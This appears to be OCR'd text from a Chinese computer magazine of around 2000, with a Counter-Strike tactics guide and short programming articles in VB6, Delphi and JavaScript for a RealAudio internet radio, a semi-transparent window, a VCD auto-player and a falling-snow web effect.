
在进入CS的时候，如果你想在游戏中玩得顺畅，那么你需要有一台不错的机器，配置起码要PIII级搭配TNT2以上，当然，越高越好。如果是对战的话，那么对战朋友之间的网速绝不能相差太远，因为网速的差距在CS中是有很大影响的，因此在局域网中进行的话将会很好。

进入到游戏中有不同的对战地图，如果你熟悉全部的地图，那么在对战中一定处于有利的位置，当然这不可能。那么记着一些常用的地图中的地形分布吧，记着哪里可以隐藏，哪里可以进行攻击，这样才能进行伏击与反伏击呀！在地图中应该提到的是射击位和跑位，这是两个不同的概念，各位不要混淆了，射击位是你发现敌人开枪的位置。你要注意的是，最危险的地方往往是交叉路口、开阔地带和必经之路，到了这些地方基本上就要选择好射击位了。不论什么地图，都有火力视野和火力覆盖区的概念，队友之间的配合在这里尤为重要。

二、操作技巧

1.移动及基本操作

地图只是对战的场景，真正进入战争所依赖的一定少不了轻巧的动作及身法。对于新手来说，首先得了解基本的操作，在此强烈建议你先玩完游戏中的练习模式，参考按键控制来看各个按键是做什么用的（当然可以自己设定）。然后一齐来掌握一个很重要的也是最基本的技术，就是在眼观八方的同时保持向一个方向前进。这一点可以通过以下操作来实现（假设键位是默认的WSAD）：先按住W（此时你保持前进），然后通过向左稍微移动鼠标，使你的身体向左转90度，同时左手马上跳到D键按住（此时你等于是在向右平移，不过还是朝着先前的方向。然后再向左移动一次鼠标，令你再向左转90度，不过此时要马上换到S键，此时你等于是在后退，方向当然和原来一样。再次向左移动鼠标，左手换到A键，此时你是在向左平移，以同样的行进方向。最后一次向左移动一次鼠标，左手换回W键，你会发现你已经完成了一次漂亮的360度转身，但你的行进路线一直没有改变过。哈哈，尽快练好此技巧，将对你以后的CS生涯有莫大帮助。平时可以令你随时掌握四周情况，而且一遇到袭击，可以快速地转身反击。



除了直线移动，保持高速的移动也很重要，速度就是CS的灵魂！所以要时刻保证自己的高速行进。特别是每局一开始买完枪后的一小段路一定要拿刀冲，这样会比你拿机枪要快很多。以第一时间抢占第一激战点，将会使你比其他人掌握更多的优势。到每局中期，也要把握机会，如果确定周围环境安全，并且十分确定敌人的位置时，就一定要能拿刀走就拿刀走。以最快速度赶过去杀敌。这一点很受人争议，因为很危险。所以，前提是你必须首先掌握对周围环境的敏感度，还有准确的判断力。用好你的耳朵（当然要配合优质的环绕音响），并注意利用好左上方的小雷达。这样你就可以掌握先机了！

2.跳跃技巧

跳跃可以说是除了移动之外最常用的，因为既可以使你行进更灵活，也可以使对手更难于击中你。大家都知道，普通的跳跃不就是按一下“跳”键（也就是空格键）呀，当遇到比较高的物体想跳上去的时候，就要先按住“前”，然后再按“跳”，按完“跳”马上按住“蹲”（也就是Ctrl键）。跳跃除了可以闪敌之外，还可以配合武器进行攻击的。当你使用M3散弹枪的时候，最好和跳跃结合使用，也就是跳一下开一枪，并且注意对准敌人头部（利用Mouse呀）。然后掌握好时间，再跳一下，在空中再向下开一枪，如此继续。这招如果练好的话将十分受用。

当然，我们所讲的跳可不是乱跳，一些新手玩家有事没事都乱跳一通，特别是在中远距离遇到敌人的时候，最好不要乱跳。有些人可能以为和敌人交战的时候不停跳跃可以减低自己中弹的几率，但是这样同时也会很大地影响到你打中对方的

几率呀。而且，一些朋友如果在使用散弹枪的话，本来可能没有瞄准你，但是你在不断跳动，反而增加了命中的几率，反而被K了，那就更惨啦，所以建议你不要随便乱跳。当然，在远离敌人的情况下千万不要蹲下，一定要不停移动。你蹲下，只是等于给对方提供一个活靶。所以除非是对方看不见你，否则宁可跑路也不要蹲下，这样才是活命的方法呀！

3.手持武器

武器是战斗的利器，装备上自己喜欢的武器，在交战之前按着R装填好弹药。在这里，你所采取的行动原则上应该随着使用枪械的不同而适当改变。比如最基本的，手里如果只有刀了，那就快速冲进人群中进行短距离的厮杀吧。如果手里拿着AK、M4等强力冲锋步枪的时候，就应该充当前锋部队，勇敢地向前冲。拿着MP5就要适当小心，不要和前方大批手持重型武器的敌人正面交锋。当你使用AWP的时候，更是应该选取狭长或者广阔的地区行进，确定身边有掩体可供自己随时躲避，千万不要拿着AWP去钻一些小通道或者小房间，这样会让你死得很难看。无论你拿着哪种重型机械武器，你都需要随时注意弹夹中所剩弹药的数量。当弹药充足的时候，可以尽管冲锋杀敌，而当弹药打到一半而交战局势还未确定时，就应该适当地退一退，这样当你Reload的时候就可以马上躲到掩体后面。我见过不少新手十分勇敢，Reload的时候还往敌人身上撞……结果当然是可想而知的。



4.重要指令（见表1）

指令	默认键	描述
开启购物选单	B	进入购物选单的按键
丢弃现在手上的武器	T	
团队无线电讯息	X	开启一个无线电讯息的选单
跳跃	空白键	也是切换观察员模式使用的键
往上看	Pg Up	
看正前方	End	
攻击	Enter	以缓慢、安静的方式来移动
显示现在的积分	Tab	显示分数表、队员名单等列表
发出队伍才能看见的讯息	U	对队员发出讯息
走路	Shift	
丢下现在使用的武器	G	丢下现在手上拿的武器
选择队伍	M	换队
标准无线电讯息	Z	开启一个无线电讯息的选单
回应无线电讯息	C	
蹲下	Ctrl	
往下看	Pg Dn	
Strafe Modifier	Alt	
装填弹药	R	交火之前最好先装填你的弹药
发出讯息	Y	对所有人发出讯息
抓图	F5	
夜视镜开关	N	开启／关闭夜视镜
使用	E	使用按键、要求人质跟随你等等

表1

三、配合技巧

毕竟在CS中不是个人英雄主义的世界，而是一个较为接近现实的世界，因此你要活命，个人技巧只是其中一个方面，你一定要知道自己在队中的位置及如何与队友们进行配合。以下几点意见是笔者在实战中的一些看法，请多指教喔！

1.人多与保持距离

首先你要跟着人多的一组行动比较好，遇到敌人可以一起开火，在局部造成火力优势，从气势上压下对手，将创伤平均化。具体的操作是先冲上去的朋友受伤到一定的程度后，就由后一层的朋友顶上去，继续战斗，使每位队员只是受伤，而没有死亡，而如果对手人数比较少，就有很大的优势了。这里有一个问题，就是集体进行行动时容易在射击的时候射在自己队友的身上，有一个原则，就是"永远与你的队友保持一个身位或以上。" 这可是你不让队友不明不白去见阎王的最重要因素呀！

我们知道，在一些开阔的地区、交叉地区或者必经之路，队友之间的配合是最为重要的，为了不和队友的视野重复，切记不要蹲或走在队友很近的背后或其头上，这样的视野范围小，计算机不能自动报告ENEMY SPOTTED（敌人点），另外也不利于队友回退换弹夹，还有你发射的子弹容易打在队友身上，使其一时动不了。看到队友已经选择这个位置了，我们就选择离他不远的并排旁边，两人的视野就会扩大很多，并且火力会成为交织网。听见ENEMY SPOTTED，一定要看看雷达是什么位置。在狭长的通道内，队友没有到拐角处并安全通过，你一定不要跟着他，而要守候在进入通道口的后方一人远的地方，无论何时都要留给队友能退回掩体的位置，不要把他顶出去送死，否则，即使你想射击也会被队友挡住所有的子弹。判断他是否还活着的方法是雷达和Tab键。若看到队友已经死亡，先不要悲痛地去找手绢，而要向那个位置扔一颗手雷，此时的敌人血不多且可能在换弹夹。


要养成总是拉开一段距离前进的习惯，你们全队的视野就会变得很大，也可以使遇到敌人伏击时的损失减少到最小，拉大的距离还会让敌人的射击移动范围变大而失准。在第一位的若发现很多敌人，或被手雷或闪光弹伤害后，可以从容地大幅后退，不过后退时要向后侧旁边闪开，给后











面的队友留出射击通道。断后的一位一定要看着雷达倒退走路，这样才能给前方的队友随时报告后方的信息。若你对地图不熟，这项工作还是留给别人去做，因为掉进水里没人给你扔救生圈。

2.把握好射击位

射击位就是理想的射击位置，这些位置往往可以一枪将敌人送上西天。在自己幸运地进入射击位的时候，切记要等待后面的队友跟上，并安全掩护他进入下一个射击位，这个时候应该将自己的个人英雄主义作风收起。总的来说，队伍的射击位交错前进永远是训练有素的表现。

而当你在走廊里看到队友射击时，你最好不要手痒痒冲过去抢人家的“果实”，而要呆在掩体后点燃一支烟，等队友回来换弹夹的时候，再卡灭烟屁股，后退一步侧位冲出（为了给队友让出回退的空间），去将也正在换弹夹或血不多的敌人统统踩灭。当然你也得教会队友这样做，因为你也需要换弹夹。效果就是两人的火力不会间断，敌人指责我们作弊了。

而当在空阔地时，到处都会是射击位，切记，队友冲出时你要紧紧跟上，不过平行距离越大越好，并且选择不同的方向，因为他最怕看到的是四面八方全是敌人。

3.武器配合减少流血

拿不同的武器处在不同的位置也是一门很高深的学问，这里要注意的是，如果不是冲在第一位的不要向前方扔闪光弹，只有SPY和高级队友杀手才这样做。当然第一位的队友扔了闪光弹冲出去时，你也切莫蹲在后面装作闪瞎了眼睛不动，而应该跟上去大杀一场并且取得一些新武器。千万不要相信一人能打死N个人的神话，那不过是网上一些CS综合症患者错把打NPC当成网战，而不小心发的想让自己暂时陶醉的帖子。不管是远距离还是近距离，运动中开枪并随时准备钻进掩体总是对的，因为对手攒够钱买AWP的时间比你想象的要短。别总想爆敌人的头，因为，你的罗技鼠标可能没有你想象的那么定位快速和精确。分几次射击将一个敌人打死也许比一次使你失血更少。牢记还有更多的敌人等你去消灭呢，留点血总是好的。

保护狙击手的最佳射击位是他对面的掩体后，因为每个不拿AWP的敌人高手都想展示一下自己猫一样灵活的身手，甚至拿着匕首曲线扑向狙击手。只要你忍得住，最后一定会开心地笑出来：原来“猫”也有麻爪的时候。扎营要适度，不要等队友化成血水你才钻出掩体拣他的武器。应该说，队友间的武器配合是相当重要的！

这里也应该提到一点的是要好好运用装备，手雷、闪光弹和烟雾弹，如果用得好，可以做到以少胜多。手雷不要随便扔，尤其在有队友同时进攻的时候很容易造成误伤。扔了后配合闪光弹和烟雾弹来使用，之后立即冲出去与敌人进行厮杀，将有较大的优势。

4.首战胜利的重要

第一局的胜败直接影响到大家的心理，也影响到第二局是否有钱买好一点的武器和装备，毕竟这些是很重要的。通常来说，第一局如果输了的话，多数在第二局的时候钱不够买MP5等枪，即使买了，也不够钱买其他的装备，这样下去会不断恶性循环。因此，尽力去争取第一局的胜利吧！

当然，如果真的不幸在首战中败了，也没有办法的，惟有孤注一掷了。这时候全队应该全部不买枪，也不买保护性装备，只买一些手雷、闪光弹或烟雾弹。然后，所有人一起走，在适当的地方，例如拐角处或者门口处设下埋伏，敌人出现后先扔几个手雷，再扔烟雾弹或闪光弹，然后蜂拥而出，利用刀或者手枪进行攻击。如果能冲过去，你就有机会翻身了。

5．熟悉、技术、配合

这可是玩CS的三大要素。首先要熟悉地形，熟悉操作，熟悉战术，然后是自身的技术能否做到各种想到的攻击动作及回避动作，最后是与队友很好地配合。笔者认为，最后这点才是最重要的，也是游戏最具内涵的地方！



用 VB 组装“网络收音机”

□北京　江德华

如果你还记得“小喇叭开始广播啦”，那么请看……

Real Networks的.rm格式文件正越来越多地用于网络广播。虽然Real公司自己的播放器RealPlayer能够满足收听网络广播的一般需要，然而，有时RealPlayer也显得不灵活，比如中央人民广播电台提供的在线节目欣赏（http://www.cnradio.com/dmt.htm），它的“网上点播”栏目各子栏目的URL会随日期变化而变化，因此无法通过加入收藏夹的办法定制。好在RealPlayer附带了RealAudio的ActiveX控件，我们可以通过Visual Basic6调用它，自己动手组装一个“网络收音机”，满足自己的特殊要求。

一、程序功能

程序的播放界面是RealAudio控件内置的（如图1），够漂亮吧？连通网络后，在菜单‘网上直播’中选择三个中央台的直播节目，可与收音机同步收听。此外，你还可以在菜单“节目点播”中点播各台节目，并且在“设置”/“选择日期’中设置点播节目的日期，默认日期是电脑的系统日期。用程序收听中央台广播节目，既不需要打开中央台网页，又可以自动选择当天的节目，实在方便多多，节省银子多多。

二、程序要点

1.RealAudio控件

RealAudio控件随RealPlayer一起发行，所以，如果想在VB中调用，最方便的做法就是先安装一个RealPlayer。这样，在VB中我们可以像使用其他控件一样使用RealAudio。正如大家见到的，RealAudio的漂亮界面已经把大多数功能都封装了，我们仅仅需要动态改变其Source属性就可使程序正常工作。遗憾的是没有视频控件，否则，我们还可以组装一台网络电视机呐！

2.中央台网络广播的特点

中央台的网络广播节目分为两大类：网上直播和节目点播。网上直播包括第一套节目、第二套节目、第三套节目（文艺调频），可与收音机同步收听当天节目。节目点播包括各台近期的各节目栏目：新闻和报纸摘要、新闻纵横、新闻背景、午间半小时、中国流行歌曲榜等等。网上直播节目的URL是固定的，可以直接在程序中引用，例如第一套节目是http://210.78.145.38/home/play_liveradio.asp?part_id=101。节目点播每个栏目都有各自的节目编号，节目的URL随日期变化，其文件名的格式是“日期-编号”，比如新闻和报纸摘要（编号0630），2000年12月5日的文件名是20001205-0630.rm。

三、动手编程

启动VB6建立新工程名为RadioHorn，在菜单“工程”中选择‘部件”，在控件中找到Microsoft Windows Common Controls-2 6.0和Real Player ActiveX Control Library，选中并确定，工具箱中将出现RealAudio和DTPicker控件。

1.设置Form1

在Form1中加入RealAudio控件，布局可以参考图1，按照如下所示进行设置。



图 1

名称（类型）	属性	值
Form1（Form）	BorderStyle	Fixed Single
Caption	小喇叭广播--RadioHorn	
RealAudio1（RealAudio）	AUTOSTART	True

接着参考图1添加菜单，具体设置如下：

菜单 Caption	Name
网上直播(&D)	mnuDirect
第一套节目(&F)	mnuChanels
第二套节目(&E)	mnuChanels
第三套节目(&S)	mnuChanels
节目点播(&C)	mnuChoose
第一套(&F)	mnuChn1
国防时空	mnuChn1Programs
新闻和报纸摘要	mnuChn1Programs
新闻纵横	mnuChn1Programs
新闻背景	mnuChn1Programs
世界报道	mnuChn1Programs
午间一小时	mnuChn1Programs
现在开庭	mnuChn1Programs
都市森林	mnuChn1Programs
晚报浏览	mnuChn1Programs
体育沙龙	mnuChn1Programs
悬念剧场	mnuChn1Programs
第二套(&S)	mnuChn2
阳光英语	mnuChn2Programs
经济生活	mnuChn2Programs
IT 中国	mnuChn2Programs
教育新概念	mnuChn2Programs
证券广播网	mnuChn2Programs
第三套(&T)	mnuChn3
开心三十分	mnuChn3Programs
相声小品欣赏会	mnuChn3Programs
电影剪辑欣赏	mnuChn3Programs
中国流行歌曲榜	mnuChn3Programs
温馨夜话	mnuChn3Programs
设置(&S)	mnuSetup
选择日期(&C)	mnuChooseDate

2.新建“选择日期”对话框

选“工程”的“添加窗体”,创建对话框,名为ChooseDate。VB自动为对话框创建“确定”按钮和“取消”按钮。手工添加DTPicker对象名为DTPicker1,窗体设置如图2。



Í¼2

名称（类型）	属性	值
Dialog（Form）	BorderStyle	Fixed Dialog
	Caption	选择日期
	StartUpPosition 1-	所有者中心
CancelButton（CommandButton）	Caption	取消
OKButton（CommandButton）	Caption	确定
DTPicker1（DTPicker）	Format	dtpLongDate

请适当调整控件大小以及位置,界面设计可以参考图2。对了，为了程序能够更加美观，可以把所有的font参数修改为“宋体”、“9号”。

3.添加Form1窗体代码

在Form1中添加处理窗体和菜单事件代码,内容如下:

```
'Form1源码
Option Explicit

'保存用户选择的广播日期
'在ChooseDate对话框中，当用户选择日期时修改
Public dtUserChoose As Date

'定义网上直播的Url字符串常量
Const ChanelNum = 2
Dim strChn(ChanelNum) As String

'定义节目点播中各台的Url
Const chn1 = "rtsp://210.77.152.231/cnr1/cnr1" '中央一台
Const chn2 = "rtsp://210.77.152.231/cnr2/cnr2" '中央二台
Const chn3 = "rtsp://210.77.152.231/cnr3/cnr3" '中央三台
'数组分别保存各台节目号，与菜单中的控件索引相对应
Const Chn1Num = 10, Chn2Num = 4, Chn3Num = 4
Dim Chn1Progs(Chn1Num) As String '中央一台节目
Dim Chn2Progs(Chn2Num) As String '中央二台节目
Dim Chn3Progs(Chn3Num) As String '中央三台节目

' 初始化程序所需要的变量、数组、属性等
Private Sub InitVars()
    '初始化网上直播的各台Url
    strChn(0) = "http://210.78.145.38/home/play_liveradio.asp?part_id=101"
    strChn(1) = "rtsp://210.77.152.234/encoder/cr2"
    strChn(2) = "http://210.78.145.38/home/play_liveradio.asp?part_id=102"

    '初始化各台节目号
    Chn1Progs(0) = "0610": Chn1Progs(1) = "0630": Chn1Progs(2) = "0700"
    Chn1Progs(3) = "0720": Chn1Progs(4) = "0740": Chn1Progs(5) = "1200"
    Chn1Progs(6) = "1300": Chn1Progs(7) = "1400": Chn1Progs(8) = "1800"
    Chn1Progs(9) = "2120": Chn1Progs(10) = "2330"
    Chn2Progs(0) = "0600": Chn2Progs(1) = "0730": Chn2Progs(2) = "0900"
    Chn2Progs(3) = "1300": Chn2Progs(4) = "1930"
    Chn3Progs(0) = "1200": Chn3Progs(1) = "1600": Chn3Progs(2) = "1700"
    Chn3Progs(3) = "1800": Chn3Progs(4) = "2300"

    '设置RealAudio1在Source属性改变后自动开始播放
    RealAudio1.AutoStart = True

    '初始化用户选择的日期dtUserChoose
    dtUserChoose = Date
End Sub

Private Sub Form_Load()
    InitVars '启动时初始化
End Sub

'播放由src指定的广播源，由其他过程调用
Private Sub PlayRadio(src As String)
    RealAudio1.Source = src
    RealAudio1.DoPlay
End Sub

'播放由Index指定的网上直播节目
Private Sub mnuChanels_Click(Index As Integer)
    PlayRadio (strChn(Index))
End Sub

'生成点播节目各台的Url字符串，并返回函数值
Private Function MakeUrlSrc(Chn As String, theDate As Date, ProgNum As String) As String
    MakeUrlSrc = Chn & "-" & Year(theDate) & Format(Month(theDate), "00") _
    & Format(Day(theDate), "00") & "-" & ProgNum & ".rm"
End Function

'播放中央一台点播节目
Private Sub mnuChn1Programs_Click(Index As Integer)
    PlayRadio (MakeUrlSrc(chn1, dtUserChoose, Chn1Progs(Index)))
End Sub

'播放中央二台点播节目
Private Sub mnuChn2Programs_Click(Index As Integer)
    PlayRadio (MakeUrlSrc(chn2, dtUserChoose, Chn2Progs(Index)))
End Sub

'播放中央三台点播节目
Private Sub mnuChn3Programs_Click(Index As Integer)
    PlayRadio (MakeUrlSrc(chn3, dtUserChoose, Chn3Progs(Index)))
End Sub

'选择播放节目的日期
Private Sub mnuChooseDate_Click(Index As Integer)
    ChooseDate.Show vbModal, Form1
End Sub
```

4.添加ChooseDate窗体代码

在ChooseDate窗体中添加代码，内容如下：

```
'ChooseDate源码
Option Explicit

Private Sub Form_Load()
    '取用户前面选择的日期
    DTPicker1.Value = Form1.dtUserChoose
End Sub

Private Sub OKButton_Click()
    '设置用户选择的点播节目日期
    Form1.dtUserChoose = DTPicker1.Value
    Unload Me
End Sub

Private Sub CancelButton_Click()
    Unload Me
End Sub
```

本程序在Windows98、VB6、Realplayer8下调试通过。

Delphi 实现半透明效果

□福州　茅煦鹏

用过 Win2000 的朋友肯定知道 Win2000 的“半透明效果”，它可以透视背景或底层的其他位图，而不是一般文章所介绍的不规则窗口技术。然而，本文将讨论在 Win98 环境中实现“半透明效果”的方法。由于 Delphi 在 RAD 方面的优势，所以本文使用 Delphi 作为开发工具，看过本文以后，你会发现原来用 Delphi 来实现是这么简单。

我们知道，在 Delphi 中生成一个新的窗口时，会生成一个长方形的窗口并盖住背景。为了实现半透明效果，首先就得实现“透明”的效果，为此，我们需要截获 WM_ERASEBKGND消息，传递给Windows一个处理过的标志就可以了。这样，我们程序的背景使用的就是原来处于窗体之后的背景，我们所要做的就是在这个背景上再加上我们的图片。为此，需要调用 Win98 系统 msimg32.dll 中提供的 AlphaBlend 函数，其原型为：

```
AlphaBlend(
  HDC hdcDest, //目标设备场景句柄
  int nXOriginDest, // 指定目标矩形左上角的 x 坐标
  int nYOriginDest, // 指定目标矩形左上角的 y 坐标
  int nWidthDest, //指定目标矩形宽度
  int hHeightDest, //指定目标矩形高度
  HDC hdcSrc,  //源设备场景句柄
  int nXOriginSrc, // 指定源矩形左上角的 x 坐标
  int nYOriginSrc, // 指定源矩形左上角的 y 坐标
  int nWidthSrc, //指定源矩形宽度
  int nHeightSrc, //指定源矩形高度
  BLENDFUNCTION blendFunction  // 设定 AlphaBlend 处理的参数
);
```

具体编程过程如下：以 SemiTran 为名建立新的工程，文件另存为 uSemiTransparent.pas。将窗体重命名为 frmSemiTransparent。接下来给窗体添加一个计时器（命名为 tmrShowBitmap、Interval 为 20）、一个 Image 控件（命名为 imgSrc、AutoSize为 True），设置 imgSrc 的 Picture 属性，调入相应的图片文件（如图 1）。使用 Image 控件的好处是不用调用 CreateCompatibleDC 来建立源设备场景。



图 1

以下是用 Delphi5.0 实现的具体例程，在 Win98 环境中测试通过，你可以根据注释很快在你的计算机上进一步完善。程序效果如图 2 所示。




图 2

```
unit uSemiTransparent;
interface
uses ......//为节省篇幅,常用模块在本文中省略

type
  TfrmSemiTransparent = class(TForm)
    //用于保存图片的控件
    imgSrc: TImage;
    //控制透明程度的时钟
    tmrShowBitmap: TTimer;
    procedure tmrShowBitmapTimer(Sender: TObject);
    procedure FormCreate(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
    //使用 Message 关键字进行消息截获
    procedure OnEraseBkgnd(var Message:TWMEraseBkgnd);
    Message WM_EraseBkgnd;
end;

var
  frmSemiTransparent: TfrmSemiTransparent;
  bf: _BLENDFUNCTION; //AlphaBlend透明函数结构
  nWidth:  Integer;  //图片宽度
  nHeight: Integer;  //图片高度
  nCount:  Integer;  //透明度

implementation

{$R *.DFM}

//截获 WM_ERASEBKGND 消息，实现透明背景
procedure TfrmSemiTransparent.OnEraseBkgnd(var Message: TWMEraseBkgnd);
begin
  Message.Result := 1; //设置消息已处理标志
end;

//时钟事件处理函数
procedure TfrmSemiTransparent.tmrShowBitmapTimer(Sender: TObject);
begin
  nCount := nCount +1;
  if nCount>250 then
    begin
      tmrShowBitmap.Enabled := False;
      frmSemiTransparent.Hide;
      frmSemiTransparent.Close;
    end;

  bf.SourceConstantAlpha := nCount;  //设置透明程度

  AlphaBlend(frmSemiTransparent.Canvas.Handle,//窗口设备句柄
    0, 0, nWidth, nHeight, imgSrc.Canvas.Handle,  //保存图片的设备句柄
    0, 0, nWidth, nHeight, bf);
end;

//初始化变量和窗口类型
procedure TfrmSemiTransparent.FormCreate(Sender: TObject);
begin
  frmSemiTransparent.BorderStyle := bsNone;
  frmSemiTransparent.Position := poDesktopCenter;
  nWidth := imgSrc.Width;
  nHeight := imgSrc.Height;
  nCount := 0;

  bf.BlendOp := AC_SRC_OVER;
  bf.BlendFlags := 0;
  bf.SourceConstantAlpha := nCount;
  bf.AlphaFormat := 0;

  SetWindowPos(Handle,HWND_TOP, 0,0,nWidth-1, nHeight-1,0);
  tmrShowBitmap.Enabled :=True;
end;

end.
```

利用VB实现自动播放VCD

□广东　陈新新

不知道你注意到没有，Winamp、超级解霸等软件都具有自动播放MP3或VCD的功能，这给软件增添了不少的光彩。其实，我们利用VB也可实现这种功能，下面就以自动播放VCD为例看看程序的编写方法。

打开　VB并新建一个工程，类型为"标准EXE"。控件设置如下，布局可以参考图1。

控件	名字	属性
ListBox	List1	
Label	Label1	AutoSize=True
Timer	Timer1	Interval=4000
Timer	Timer2	Interval=500
FileListBox	File1	Visible=Flase
CommandButton	Command1	Caption=清空(&C)




图1

接着我们要加入播放VCD的控件。右击工具箱，选择"部件"，在"控件"中找到Windows Media Player，在其前面的框中打上一个勾并按确定，这时工具箱中便会出现MediaPlayer的图标。在窗体上布置一个MediaPlayer控件，修改Name属性为MP1。

现在就可以编写代码了。我们需要调用API函数来寻找CD-ROM及其盘符。新建一个模块(Module1)，输入下面的代码：

```
Public Declare Function GetDriveType Lib "kernel32" _
Alias "GetDriveTypeA" (ByVal nDrive As String) As Long

Public Declare Function GetProfileString Lib "kernel32" _
Alias "GetProfileStringA" (ByVal lpAppName As String, _
ByVal lpKeyName As String, ByVal lpDefault As String, _
ByVal lpReturnedString As String, ByVal nSize As Long) As Long
```

窗体的代码为：

```
Option Explicit '强迫定义变量
Private Sub Command1_Click()
    List1.Clear '清空列表
End Sub

Private Sub List1_Click()
    Mp1.FileName = List1.Text '播放选择的文件
End Sub

Private Sub Timer1_Timer() '自动播放VCD
    If List1.ListCount > 0 Then '当列表中存在文件时退出
        Exit Sub
    Else
    Dim vcddir As String
    Dim Drivename As String, i As Integer, A As Integer
    Drivename = ""
    ' 查找CD-ROM的驱动器号
    For i = 65 To 72
        If GetDriveType(Chr$(i) & ":") = 5 Then
            Drivename = Chr$(i) & ":"
            Exit For
        End If
        Next
        If Drivename = "" Then '如果不存在CD-ROM则退出
        Exit Sub
        End If
    ' 确认是否插入了VCD碟片
    List1.Clear
    On Error GoTo err
    File1.Path = Drivename + "\mpegav"
    vcddir = Dir(File1.Path & "\*.dat")
    Dim vcdfile As Integer
        Do While Len(vcddir) > 0
            vcdfile = vcdfile + 1
                List1.AddItem File1.Path & "\" & vcddir
            vcddir = Dir
        Loop
        On Error GoTo 0
        File1.Pattern = "*.dat"
        Mp1.FileName = File1.Path + "\" + File1.List(0)
        Exit Sub
err:
    Exit Sub
    Resume
    End If
End Sub

Private Sub Timer2_Timer()
    Label1.Caption = "列表中文件有" & List1.ListCount & "个"
    If List1.ListCount > 0 Then
        Command1.Enabled = True
    Else
    Command1.Enabled = False
    End If
    Form1.Caption = "正在播放" & Mp1.FileName & "    " & _
        Format((Mp1.CurrentPosition + 1) \ 60, "00") & _
        ":" & Format((Mp1.CurrentPosition + 1) Mod 60, "00")
End Sub
```



图2

这样程序就完成了。按F5运行，一旦放入VCD影片，程序就会为你自动播放(如图2，自动播放"南方公园")。怎么样，很有成就感吧？程序在Windows98、VB6.0中编译通过。

飘雪


□合肥　张曦

个人主页追求意境。夜晚，万籁俱寂，雪，一片片，飘落在大地上……怎样，是不是动心了？

```
<script language="JavaScript">
<!--
//雪花的数目
N =20;
//雪花的纵坐标
Y = new Array();
//雪花的横坐标
X = new Array();
S = new Array();
A = new Array();
//雪花飘落轨迹的参数
B = new Array();
//雪花的大小参数
M = new Array();
//判断浏览器类型使在IE或Netscape中都可用。
V = (document.layers)?1:0;

iH=(document.layers)?window.innerHeight:window.document.body.clientHeight;
iW=(document.layers)?window.innerWidth:window.document.body.clientWidth;

//各项参数的随机初始化
for (i=0; i < N; i++){
 Y[i]=Math.round(Math.random()*iH);
 X[i]=Math.round(Math.random()*iW);
 S[i]=Math.round(Math.random()*5+2);
 A[i]=0;
 B[i]=Math.random()*0.1+0.1;
 M[i]=Math.round(Math.random()*1+7);
}
if (V){
//利用css，建立雪花层，其中雪花是利用Wingdings字体来实现的
for (i = 0; i < N; i++)
{document.write("<LAYER NAME='sn"+i+"' LEFT=0 TOP=0 BGCOLOR='#FFFFF0' CLIP='0,0,"+M[i]+","+M[i]+"';z-index: 1><font color=white size=3 face='Wingdings'>T</font></LAYER>")}
}
else{
document.write('<div style="position:absolute;top:0px;left:0px;z-index: 1">
');
document.write('<div style="position:relative;z-index: 1">');
for (i = 0; i < N; i++)
{document.write('<div id="si" style="position:absolute;z-index: 1;top:0;left:0;width:'+M[i]+';height:'+M[i]+';background:#000000;font-size:'+M[i]+'"><font color=white size=3 face="Wingdings">T</font></div>')}
document.write('</div></div>');
}
//以下是雪花飘动的程序代码
function snow(){
//获得浏览器窗口的大小及位置信息
var H=(document.layers)?window.innerHeight:window.document.body.clientHeight;
var W=(document.layers)?window.innerWidth:window.document.body.clientWidth;
var T=(document.layers)?window.pageYOffset:document.body.scrollTop;
var L=(document.layers)?window.pageXOffset:document.body.scrollLeft;
//雪花飘动的轨迹函数
for (i=0; i < N; i++){
sy=S[i];
sx=S[i]*Math.cos(A[i]);
Y[i]+=sy;
X[i]+=sx;
//判断雪花是否落到了窗口以下
if (Y[i] > H){
Y[i]=-10;
X[i]=Math.round(Math.random()*W);
M[i]=Math.round(Math.random()*1+7);
S[i]=Math.round(Math.random()*5+2);
}
//移动雪花层
if (V){document.layers['sn'+i].left=X[i];document.layers['sn'+i].top=Y[i]+T}
else{si[i].style.pixelLeft=X[i];si[i].style.pixelTop=Y[i]+T}
A[i]+=B[i];
}
//每隔40/1000秒重画雪花层，达到动态效果
setTimeout('snow()',40);
}
snow()
//-->
</script>
```



把上面这段代码放在自己的主页中，并且把<body>标签加上bgcolor=black，背景变为黑色，即可看到美妙的效果了！

关于ActiveX控件注册的技巧

□武汉　肖毅　肖明

